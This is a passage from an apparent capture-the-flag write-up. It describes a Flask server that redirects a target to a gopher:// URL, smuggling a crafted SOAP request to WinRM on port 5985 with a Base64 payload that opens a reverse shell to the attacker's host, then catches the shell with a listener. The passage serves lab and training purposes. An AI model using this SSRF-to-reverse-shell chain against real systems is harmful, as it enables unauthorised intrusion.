gopher://127.0.0.1:5985/_), embedding the crafted HTTP request (enc_req).
- The user is redirected to a Gopher URL (
Flask Application Configuration
- The Flask application listens on:
- Host:
10.10.16.7(specific IP to bind). - Port:
4444. - SSL Context: Uses an adhoc self-signed SSL certificate for HTTPS.
- Debug Mode: Enabled for development purposes.
- Host:
Purpose and Functionality
-
Crafted HTTP Request:
- The application generates a malicious SOAP request encapsulated in an HTTP POST request.
- It targets a service running on
localhost:5985, potentially exploiting a vulnerability in a WSMan (Windows Remote Management) server.
-
Payload Delivery:
- The Base64 payload is designed to open a reverse shell to the attacker’s machine (
10.10.16.7on port4445).
- The Base64 payload is designed to open a reverse shell to the attacker’s machine (
-
Exploitation Vector:
- The
gopher://protocol is used to exploit services that accept raw HTTP requests. It allows the attacker to inject requests into the target server.
- The
We run the server.

We set the redirection URL in metasploit to be https://10.10.16.7:4444.

give the URL to the machine.

Open a listener and wait.

We catch the shell and the redirection is successful.
The machine was pawned successfully.